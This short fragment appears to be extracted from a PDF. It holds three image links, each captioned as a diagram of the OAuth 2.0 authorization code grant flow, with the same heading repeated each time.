
OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)

